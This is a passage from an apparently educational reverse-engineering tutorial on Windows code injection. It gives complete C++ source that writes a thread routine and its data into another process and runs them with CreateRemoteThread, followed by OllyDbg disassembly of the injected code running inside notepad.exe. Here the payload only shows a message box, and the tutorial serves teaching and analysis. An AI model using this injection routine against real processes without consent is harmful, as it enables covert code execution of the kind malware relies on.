    HMODULE          hMod        = NULL;
    FARPROC          pFunc       = NULL;

    // LoadLibrary()
    hMod = ((PFLOADLIBRARYA)pParam->pFunc[0])(pParam->szBuf[0]);    // "user32.dll"
    if( !hMod )
        return 1;

    // GetProcAddress()
    pFunc = (FARPROC)((PFGETPROCADDRESS)pParam->pFunc[1])(hMod, pParam->szBuf[1]);  // "MessageBoxA"
    if( !pFunc )
        return 1;

    // MessageBoxA()
    ((PFMESSAGEBOXA)pFunc)(NULL, pParam->szBuf[2], pParam->szBuf[3], MB_OK);

    return 0;
}
```

hMod = LoadLibraryA(“user32.dll”);

pFunc = GetProcAddress(hMod, “MessageBoxA”);


pFunc(NULL, “www.reversecore.com”, “ReverseCore”, MB_OK);

Cannot use the following address for Code Injection




```
10001000  . 6A 00           PUSH 0                                    ┌Style = MB_OK|MB_APPLMODAL
10001002  . 68 1C780010     PUSH MsgBox.1000781C                      │Title = "ReverseCore"
10001007  . 68 28780010     PUSH MsgBox.10007828                      │Text = "www.reversecore.com"
1000100C  . 6A 00           PUSH 0                                    │hOwner = NULL
1000100E  . FF15 E4600010   CALL DWORD PTR DS:[<&USER32.MessageBoxA>  └MessageBoxA
```

Cannot use the following address for Code Injection




```
00401000  ┌. 55             PUSH EBP
00401001  │. 8BEC           MOV EBP,ESP
00401003  │. 56             PUSH ESI
00401004  │. 8B75 08        MOV ESI,DWORD PTR SS:[EBP+8]
00401007  │. 8B0E           MOV ECX,DWORD PTR DS:[ESI]
00401009  │. 8D46 08        LEA EAX,DWORD PTR DS:[ESI+8]
0040100C  │. 50             PUSH EAX
0040100D  │. FFD1           CALL ECX
0040100F  │. 85C0           TEST EAX,EAX
00401011  │.v 75 0A         JNZ SHORT CodeInje.0040101D
00401013  │> B8 01000000    MOV EAX,1
00401018  │. 5E             POP ESI
00401019  │. 5D             POP EBP
0040101A  │. C2 0400        RETN 4
0040101D  │> 8D96 88000000  LEA EDX,DWORD PTR DS:[ESI+88]
00401023  │. 52             PUSH EDX
00401024  │. 50             PUSH EAX
00401025  │. 8B46 04        MOV EAX,DWORD PTR DS:[ESI+4]
00401028  │. FFD0           CALL EAX
0040102A  │. 85C0           TEST EAX,EAX
0040102C  │.^74 E5          JE SHORT CodeInje.00401013
0040102E  │. 6A 00          PUSH 0
00401030  │. 8D8E 88010000  LEA ECX,DWORD PTR DS:[ESI+188]
00401036  │. 51             PUSH ECX
00401037  │. 81C6 08010000  ADD ESI,108
0040103D  │. 56             PUSH ESI
0040103E  │. 6A 00          PUSH 0
00401040  │. FFD0           CALL EAX
00401042  │. 33C0           XOR EAX,EAX
00401044  │. 5E             POP ESI
00401045  │. 5D             POP EBP
00401046  └. C2 0400        RETN 4
```




```
10001000  . 6A 00          PUSH 0                                      ┌Style = MB_OK|MB_APPLMODAL
10001002  . 68 1C780010    PUSH MsgBox.1000781C                        │Title = "ReverseCore"
10001007  . 68 28780010    PUSH MsgBox.10007828                        │Text = "www.reversecore.com"
1000100C  . 6A 00          PUSH 0                                      │hOwner = NULL
1000100E  . FF15 E4600010  CALL DWORD PTR DS:[<&USER32.MessageBoxA>    └MessageBoxA
```

CodeInjection.cpp – InjectCode()



```cpp
BOOL InjectCode(DWORD dwPID)
{
    HMODULE         hMod            = NULL;
    THREAD_PARAM    param           = {0,};
    HANDLE          hProcess        = NULL;
    HANDLE          hThread         = NULL;
    LPVOID          pRemoteBuf[2]   = {0,};
    DWORD           dwSize          = 0;

    hMod = GetModuleHandleA("kernel32.dll");

    // set THREAD_PARAM
    param.pFunc[0] = GetProcAddress(hMod, "LoadLibraryA");
    param.pFunc[1] = GetProcAddress(hMod, "GetProcAddress");
    strcpy_s(param.szBuf[0], "user32.dll");
    strcpy_s(param.szBuf[1], "MessageBoxA");
    strcpy_s(param.szBuf[2], "www.reversecore.com");
    strcpy_s(param.szBuf[3], "ReverseCore");

    // Open Process
    if ( !(hProcess = OpenProcess(PROCESS_ALL_ACCESS,   // dwDesiredAccess
                                  FALSE,                // bInheritHandle
                                  dwPID)) )             // dwProcessId
    {
        printf("OpenProcess() fail : err_code = %d\n", GetLastError());
        return FALSE;
    }

    // Allocation for THREAD_PARAM
    dwSize = sizeof(THREAD_PARAM);
    if( !(pRemoteBuf[0] = VirtualAllocEx(hProcess,          // hProcess
                                      NULL,                 // lpAddress
                                      dwSize,               // dwSize
                                      MEM_COMMIT,           // flAllocationType
                                      PAGE_READWRITE)) )    // flProtect
    {
        printf("VirtualAllocEx() fail : err_code = %d\n", GetLastError());
        return FALSE;
    }

    if( !WriteProcessMemory(hProcess,                       // hProcess
                            pRemoteBuf[0],                  // lpBaseAddress
                            (LPVOID)&param,                 // lpBuffer
                            dwSize,                         // nSize
                            NULL) )                         // [out] lpNumberOfBytesWritten
    {
        printf("WriteProcessMemory() fail : err_code = %d\n", GetLastError());
        return FALSE;
    }
```

CodeInjection.cpp – InjectCode()



```cpp

    // Allocation for ThreadProc()
    dwSize = (DWORD)InjectCode - (DWORD)ThreadProc;
    if( !(pRemoteBuf[1] = VirtualAllocEx(hProcess,          // hProcess
                                      NULL,                 // lpAddress
                                      dwSize,               // dwSize
                                      MEM_COMMIT,           // flAllocationType
                                      PAGE_EXECUTE_READWRITE)) )    // flProtect
    {
        printf("VirtualAllocEx() fail : err_code = %d\n", GetLastError());
        return FALSE;
    }

    if( !WriteProcessMemory(hProcess,                       // hProcess
                            pRemoteBuf[1],                  // lpBaseAddress
                            (LPVOID)ThreadProc,             // lpBuffer
                            dwSize,                         // nSize
                            NULL) )                         // [out] lpNumberOfBytesWritten
    {
        printf("WriteProcessMemory() fail : err_code = %d\n", GetLastError());
        return FALSE;
    }

    if( !(hThread = CreateRemoteThread(hProcess,            // hProcess
                                       NULL,                // lpThreadAttributes
                                       0,                   // dwStackSize
                                       (LPTHREAD_START_ROUTINE)pRemoteBuf[1],     // dwStackSize
                                       pRemoteBuf[0],       // lpParameter
                                       0,                   // dwCreationFlags
                                       NULL)) )             // lpThreadId
    {
        printf("CreateRemoteThread() fail : err_code = %d\n", GetLastError());
        return FALSE;
    }

    WaitForSingleObject(hThread, INFINITE);

    CloseHandle(hThread);
    CloseHandle(hProcess);

    return TRUE;
}
```

CodeInjection.cpp – InjectCode()


- OpenProcess()

- //data: THREAD_PARAM
- VirtualAllocEx()
- WriteProcessMemory()

- //Code: ThreadProc()
- VirtualAllocEx()
- WriteProcessMemory()

- CreateRemoteThread()

How to Debug Code Injection (OllyDBG)


OllyDbg - NOTEPAD.EXE - [CPU - thread 00000808]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

```
00980000   55              PUSH EBP
00980001   8BEC            MOV EBP,ESP
00980003   56              PUSH ESI
00980004   8B75 08         MOV ESI,DWORD PTR SS:[EBP+8]
00980007   8B0E            MOV ECX,DWORD PTR DS:[ESI]
00980009   8D46 08         LEA EAX,DWORD PTR DS:[ESI+8]
0098000C   50              PUSH EAX
0098000D   FFD1            CALL ECX
0098000F   85C0            TEST EAX,EAX
00980011  ⌄75 0A           JNZ SHORT 0098001D
00980013   B8 01000000     MOV EAX,1
00980018   5E              POP ESI
00980019   5D              POP EBP
0098001A   C2 0400         RETN 4
0098001D   8D96 88000000   LEA EDX,DWORD PTR DS:[ESI+88]
00980023   52              PUSH EDX
00980024   50              PUSH EAX
00980025   8B46 04         MOV EAX,DWORD PTR DS:[ESI+4]
00980028   FFD0            CALL EAX
0098002A   85C0            TEST EAX,EAX
0098002C  ^74 E5           JE SHORT 00980013
0098002E   6A 00           PUSH 0
00980030   8D8E 88010000   LEA ECX,DWORD PTR DS:[ESI+188]
00980036   51              PUSH ECX
00980037   81C6 08010000   ADD ESI,108
0098003D   56              PUSH ESI
0098003E   6A 00           PUSH 0
00980040   FFD0            CALL EAX
00980042   33C0            XOR EAX,EAX
00980044   5E              POP ESI
00980045   5D              POP EBP
00980046   C2 0400         RETN 4
```

Q & A